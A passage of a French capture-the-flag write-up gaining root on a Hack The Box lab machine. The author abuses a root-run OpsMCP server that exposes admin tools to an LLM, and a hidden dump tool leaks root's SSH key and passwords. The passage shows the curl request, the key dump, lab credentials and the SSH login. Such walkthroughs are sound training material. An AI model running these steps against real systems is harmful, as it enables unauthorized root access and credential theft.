drwxr-xr-x  3 analyst analyst 4096 May 26 08:42 .ipython
drwxr-xr-x  2 analyst analyst 4096 May 26 08:42 .jupyter
drwxr-xr-x  7 analyst analyst 4096 Jan 22  2026 jupyter-env
lrwxrwxrwx  1 root    root      9 Jan 23  2026 .lessht -> /dev/null
-rwxr-xr-x  1 analyst analyst 1063041 Jun  4 23:23 linpeas.sh
drwxr-xr-x  3 analyst analyst 4096 Jan 22  2026 .local
lrwxrwxrwx  1 root    root      9 Jan 23  2026 .node_repl_history -> /dev/null
drwxr-xr-x  3 analyst analyst 4096 May 26 08:42 notebooks
drwxr-xr-x  3 analyst analyst 4096 Jan 22  2026 .npm
-rw-----  1 analyst analyst  35 Mar 16 21:49 .opsmcp_key
-rw-r--r--  1 analyst analyst 807 Jan  6  2022 .profile
lrwxrwxrwx  1 root    root      9 Jan 23  2026 .python_history -> /dev/null
drwx-----  3 analyst analyst 4096 Aug  2 14:16 snap
-rw-r-----  1 root    analyst  33 Aug  2 10:12 user.txt
lrwxrwxrwx  1 root    root      9 Jan 23  2026 .viminfo -> /dev/null
analyst@devhub:~$
```

en listant tout un fichier m'intrigue : .opsmcp_key

```
analyst@devhub:~$ cat .opsmcp_key
opsmcp_secret_key_4f5a6b7c8d9e0f1a
analyst@devhub:~$
```

on dirait c'est une clé pour un service config sur le serveur mais bons gardons cette info dans un coin

on avait vu lors de l'exécution de linepeas.sh sa :

```
root      1097  0.0  0.0  6896  2828 ?        Ss   10:11   0:00 /usr/sbin/cron -f -P
root      1098  0.0  0.7  37376 28768 ?        Ss   10:11   0:04 /home/analyst/jupyter-env/bin/python3 /opt/opsmcp/server.py
```

le root executait un fichier python avec :

l'interpréteur : /home/analyst/jupyter-env/bin/python3

et le fichier cible : /opt/opsmcp/server.py

notons que le dossier a les initials du fichier .opsmcp_key donc il yaurait une liaison entre les deux informations

allons tecker le répertoire /opt/opsmcp/ pour voir les permissions sur le fichier server.py et si possible injecter du code si possible

```
analyst@devhub:~$ ls -la /opt/opsmcp/
total 16
drwxr-xr-x 2 analyst analyst 4096 May 26 08:42 .
drwxr-xr-x 4 root     root    4096 May 26 08:42 ..
-rw-r----- 1 analyst analyst 6021 Mar 16 21:49 server.py
```

server.py est une propriétés de l'utilisateur analyst affichons sa pour voir en se renseignant sur le service lancé : on a

OpsMCP est un serveur MCP (Model Context Protocol) orienté **opérations système** — concrètement c'est un serveur qui expose des outils d'administration système à un LLM (comme Claude) via le protocole MCP.

Ce qu'il fait typiquement :

- Exécuter des commandes système
 - Lire/écrire des fichiers
 - Gérer des processus
 - Accéder à des logs
 - Interagir avec des services (systemd, docker, etc.)
- vu qu'il est executer en root on peut avoir ou lancer des commandes système en mode root

on va essayer d'abord d'inter-agir avec le serveur qui à comme config principal

/opt/opsmcp/server.py

```
analyst@devhub:~$ cat /opt/opsmcp/server.py
#!/usr/bin/env python3
"""
OPSMCP - Operations MCP Server
Internal tool for system operations management
"""

from flask import Flask, jsonify, request
import os

app = Flask(__name__)

# API Key for authentication
VALID_API_KEY = "opsmcp_secret_key_4f5a6b7c8d9e0f1a"
```

on a déjà la clé API

```
analyst@devhub:~$ cat .opsmcp_key
opsmcp_secret_key_4f5a6b7c8d9e0f1a
analyst@devhub:~$
```

on voit que la clé API valide et le fichier intrigant sont les mêmes

on a aussi l'endpoint du serveur ici

```
app.run(host='127.0.0.1', port=5000, debug=False)
```

en le testant on a :

```
analyst@devhub:~$ curl 127.0.0.1:5000
{"auth":"Required - X-API-Key header","endpoints":["/tools/list","/tools/call","/health"],"server":"OPSMCP","status":"operational","version":"2.1.0"}
```

ave le Token on a

```
analyst@devhub:~$ curl 127.0.0.1:5000/tools/list -H "X-API-Key: opsmcp_secret_key_4f5a6b7c8d9e0f1a"
{"count":4,"details":{"ops.check_disk":{"description":"Check disk usage","parameters":{}}, "ops.list_services":{"description":"List running services","parameters":{}}, "ops.system_status":{"description":"Get system status and health metrics","parameters":{}}, "ops.view_logs":{"description":"View recent system logs","parameters":{"service":"string"}}}, "tools":["ops.system_status", "ops.list_services", "ops.check_disk", "ops.view_logs"]}
analyst@devhub:~$
```

- ↳ Exécuter des commandes système
- ↳ Lire/écrire des fichiers

sur la repose du serveur on a pas toutes les outils qu'on peut appeler
dans server.py on ceci :

```

elif tool_name == "ops._admin_dump":
    target = args.get('target', '')
    confirm = args.get('confirm', False)
    if not confirm:
        return jsonify({
            "error": "Confirmation required",
            "usage": "Set confirm=true to proceed",
            "warning": "This dumps sensitive credentials"
        })
    if target == "ssh_keys":
        try:
            with open('/root/.ssh/id_rsa', 'r') as f:
                key_data = f.read()
            return jsonify({
                "target": "ssh_keys",
                "root_private_key": key_data,
                "note": "Emergency recovery key dump"
            })
        except Exception as e:
            return jsonify({
                "target": "ssh_keys",
                "error": f"Could not read key: {str(e)}"
            })
    elif target == "passwords":
        return jsonify({
            "target": "passwords",
            "dump": {
                "root": "$6$rounds=656000$saltsalt$hashedpassword",
                "analyst": "JupyterN0tebook!2026",
                "mcp-dev": "Mcp!Insp3ct0r2026"
            }
        })

```

ici le but est déclencher cette partie du code

```

if target == "ssh_keys":
    try:
        with open('/root/.ssh/id_rsa', 'r') as f:
            key_data = f.read()
        return jsonify({
            "target": "ssh_keys",
            "root_private_key": key_data,
            "note": "Emergency recovery key dump"
        })
    except Exception as e:
        return jsonify({
            "target": "ssh_keys",
            "error": f"Could not read key: {str(e)}"
        })

```

parce que l'accès en ssh root avec le mot de passe `6rounds=656000saltsalthashedpassword` n'est pas possible

```

[HTB_LABS] $6$rounds=656000$saltsalt$hashedpassword
[HTB_LABS] ssh root@10.129.245.216
^C
[HTB_LABS] ssh root@10.129.245.216
The authenticity of host '10.129.245.216 (10.129.245.216)' can't be established.
ED25519 key fingerprint is SHA256:K64LcxfoMoWF9TY77Q+quN1nvBzFftQ11Zxoh8eULpCs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.245.216' (ED25519) to the list of known hosts.
root@10.129.245.216's password:
Permission denied, please try again.
root@10.129.245.216's password:

```

la commande curl pour l'obtention de la clé privée ssh root

```
curl -X POST http://127.0.0.1:5000/tools/call \
-H "Content-Type: application/json" \
-H "X-API-Key: opsmcp_secret_key_4f5a6b7c8d9e0f1a" \
-d '{
  "name": "ops._admin_dump",
  "arguments": {
    "target": "ssh_keys",
    "confirm": true
  }
}'
```

une fois lancer on a cette sortie : la clé ssh root brute

```
{"note": "Emergency recovery key dump", "root_private_key": "-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAAAEBm9uZQAIAAAABAAABFwAAAAAdzc2gtcn\nnNhAAAAAwEAAQAAQAAwHw4Iv8yDwyq0ac05uB20Fr/RaD1TF192ptgJXu0vj5S\nTyp0UH9\nG/jqltqP312I0NAX9LwvTne81E4h+hi2xdjwgvh27iE4AvCQoLR8S0GWHwHqj\njXVQ5/dHX\n8MA96Qabow623zQe5D6PUAsFj6aWP5fDce\nIziAxkLIMgpsE6I0bW0KaGmgEG0rW1I/mw8z\nn6HmooV0RQsQoTaVUhnUmRJRcLpQEu94hzb+0kQ00bKikcDTnit1kQ/7ZU0oyGhUgEwV\nk/n\nGhm2D\n960W/JLpMIowmDxnka+3l9u5Aj55Y9fWN9aGld5pVvcoPRZ7tw0DiBXNSjzWsLQRQ\n\n7l8/a2M+aQAAA8BGnYWeRp2FngAAAAdzc2gtcnNhAAABAQDB\nYfDgi/zIPDKo5pw7m4HY4W\nnv9FoPVMXX3am2AlE7S+PLJPKk5Qf0b+0qW2o/fXYg40Bf0vC90d7zUTiH6GLbF2PCC+Hbu\n\nITgc8JCIvHxLQZYfAdC\n0NdVDn90dfwD3pBpujDrbfNB7kPo9QCwWpPpY/l8Nx4j0IDGQs\nngyCmwTojRtY4poaaAQbStbUj+bDzPoea\nihU5FCxChNpVS6dSZEfFwulAS73iHN\nv7SRDQ5s\nngKRwN0eK3WRD/tlQ6jIaFSATBWT+caGbYP3o5b8kukwi\njDAPGeRr7eX27kCPnlj19Y31oa\n\nv3mlW9yg9Fnu3A4Mhtc1KPNawtBFDuXz9\nrYz5pAAAAAwEAAQAAQAAjgZkZkXp\njRXJDwrV\nS\n\n0fWgXZtXR8gC3+b5+4eJgX3tLJuQz9t+UNhpR2XDNvQ\nNnf3B+Ks9W0QQUznPfV0N\nr3X3k6\n\nnJtWb\nN0e5LuLz9PHtYhd05Z+Rp50h2LIhIWNVp+Z2H6l54dy/1LELVVU47B0kSAD0Qig3g8\n\nnHUa/oEljrrgzTlyfLRHhkhQblmd9ZaClUoxIDh0zf2EsmP3\nnIRBm4J10X5UQPiPEa7/LkB\n\nndcQr1K4Z1pbZglc5wPUJZCv8MtVPw9rCgERL9S14bKevsgS4mMMUvVxNdg\nyasYqNAXi/L\n\nnCvk9YYP9PS4q1dfCYM\nIvsJJNyoBtUiCJwqW2ba6hs1vVAAA\nAgDEPkj6U0dX1B872cHrja2\n\nnnkahzljja7GZw3G2+hsib4kH/G1nwQs9RRtnzqf/mrXeEhx\nB27ZN+QE39e7yTC\n3r6f84mSn\n\nnMz/gS3Czh6DtP+S18jV4xCeac/SoLuxgLVpZ3xnHWvP06HePQzyVlV\nk/MBfp+yPrCpI\nLHK\n\nnMtVMaeJXfYAAA\nAgQDSlTQAPhKfHssw0c\nohR0+1hd/4xdD9UECem1ytsb5/on47/GEWtQI\n\nnoocmAAmVEYL0vs8GXeYkMBAwi5VCjLunNBCmuRMjTEgE7lqgdhfkK0Lx/a4B\nWnYaki+xbk\n\nnJt9\nXB5f2Nl\nmnT4A5Qq\ni0+qPYA2\ni1iF9C5v5ypxqHFChgMZNwAA\nIEA6xcR6lBjwgtKuzRQ\n\nnnI+f8DFRxcdfKY1gs0Bmf50RRxwDzIEwJHYafyHnq/CKBT\nDPCY\nyn/VI+mF64hhtjUbdGAr\n\nnC8X6q/4LJecp3piSHgv6yXhpzktz+q/J5XPFF/9N\nAgVFQtUjrrnGZbP9kNySaX6q6\n\nnpK\n\nnlf0Rwv9PYfxtV8AA\nIcm9vdEBkZXZodWI=\n\n-----END OPENSSH PRIVATE KEY-----\n", "target": "ssh_keys"}
```

en copiant la clé cible dans un fichier vide il faut lui appliquer plusieurs filtres de conversion ce script le fait

j'ai enregistré la sortie de la clé brut dans un fichier nommé `enigma_root_key`

```
#!/usr/bin/env python3
import os
import subprocess
import sys

def sanitize_key(input_path="enigma_root_key"):
    try:
        print(f"[*] Traitement du fichier : {input_path}")

        # 1. Utilisation de dos2unix en arrière-plan s'il est installé pour
        nettoyer les retours chariots (CRLF -> LF)
        try:
            subprocess.run(["dos2unix", input_path],
                stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, check=True)
            print("[+] Conversion dos2unix effectuée avec succès.")
        except (FileNotFoundError, subprocess.CalledProcessError):
            print("[-] Avertissement : 'dos2unix' non disponible, nettoyage
            manuel des retours chariots en Python...")
```

```

# 2. Lecture du contenu du fichier
with open(input_path, "r", encoding="utf-8", errors="ignore") as f:
    content = f.read()

# 3. Nettoyage des caractères échappés et résiduels
content = content.replace("\\n", "\n") # Remplace les \n textuels
par de vrais sauts de ligne
content = content.replace("\r\n", "\n") # Force le format Unix
content = content.rstrip("\\").strip() # Supprime le '\\' final et
les espaces superflus

# 4. S'assurer que le fichier se termine proprement par un unique
saut de ligne
content = content.rstrip("\n") + "\n"

# 5. Réécriture propre du fichier
with open(input_path, "w", encoding="utf-8") as f:
    f.write(content)

# 6. Application des permissions strictes requises par SSH (chmod
400)
os.chmod(input_path, 0o400)
print(f"[+] Clé nettoyée et permissions (400) appliquées sur
'{input_path}'.")

except Exception as e:
    print(f"[-] Erreur critique : {e}", file=sys.stderr)
    sys.exit(1)

if __name__ == "__main__":
    target_file = sys.argv[1] if len(sys.argv) > 1 else "enigma_root_key"
    sanitize_key(target_file)

```

```
python3 sanitize_key.py enigma_root_key
```



```

[HTB_LABS] vim enigma_root_key
[HTB_LABS] chmod 400 enigma_root key
ssh -i enigma_root key root@10.129.245.216
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-179-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sun Aug  2 03:35:13 PM UTC 2026

System load:          0.0
Usage of /:           86.4% of 9.50GB
Memory usage:        25%
Swap usage:          0%
Processes:           236
Users logged in:      0
IPv4 address for eth0: 10.129.245.216
IPv6 address for eth0: dead:beef::a0de:adff:fe38:7a99

=> / is using 86.4% of 9.50GB

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Aug 2 15:35:15 2026 from 10.10.14.90
root@devhub:~#

```

on a bien l'accès root

```

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Aug 2 15:35:15 2026 from 10.10.14.90
root@devhub:~# cd roo
-bash: cd: roo: No such file or directory
root@devhub:~# ls
root.txt  snap
root@devhub:~# ls -la
total 44
drwx----- 7 root root 4096 Aug  2 10:12 .
drwxr-xr-x 20 root root 4096 May 27 12:14 ..
-rw----- 1 root root  0 May 27 12:22 .bash_history
-rw-r--r-- 1 root root 3106 Oct 15  2021 .bashrc
drwxr-xr-x 3 root root 4096 May 26 08:42 .cache
-rw----- 1 root root  20 May 26 09:10 .lessshst
drwxr-xr-x 3 root root 4096 Jan 22  2026 .local
lrwxrwxrwx 1 root root  9 Jan 23  2026 .node_repl_history -> /dev/null
drwxr-xr-x 4 root root 4096 Jan 22  2026 .npm
-rw-r--r-- 1 root root 161 Jul  9  2019 .profile
lrwxrwxrwx 1 root root  9 Jan 23  2026 .python_history -> /dev/null
-rw-r----- 1 root root  33 Aug  2 10:12 root.txt
drwx----- 3 root root 4096 Jan 15  2026 snap
drwx----- 2 root root 4096 Mar 16 21:27 .ssh
lrwxrwxrwx 1 root root  9 Jan 23  2026 .viminfo -> /dev/null
root@devhub:~#

```

en le flag tand chercher

les recommandations futurs à l'admin du site serait de régulièrement mettre à jour ces applications et serveur et de ne pas implémenter des fonctionnalité critiques comme le fait de récupérer la clé ssh root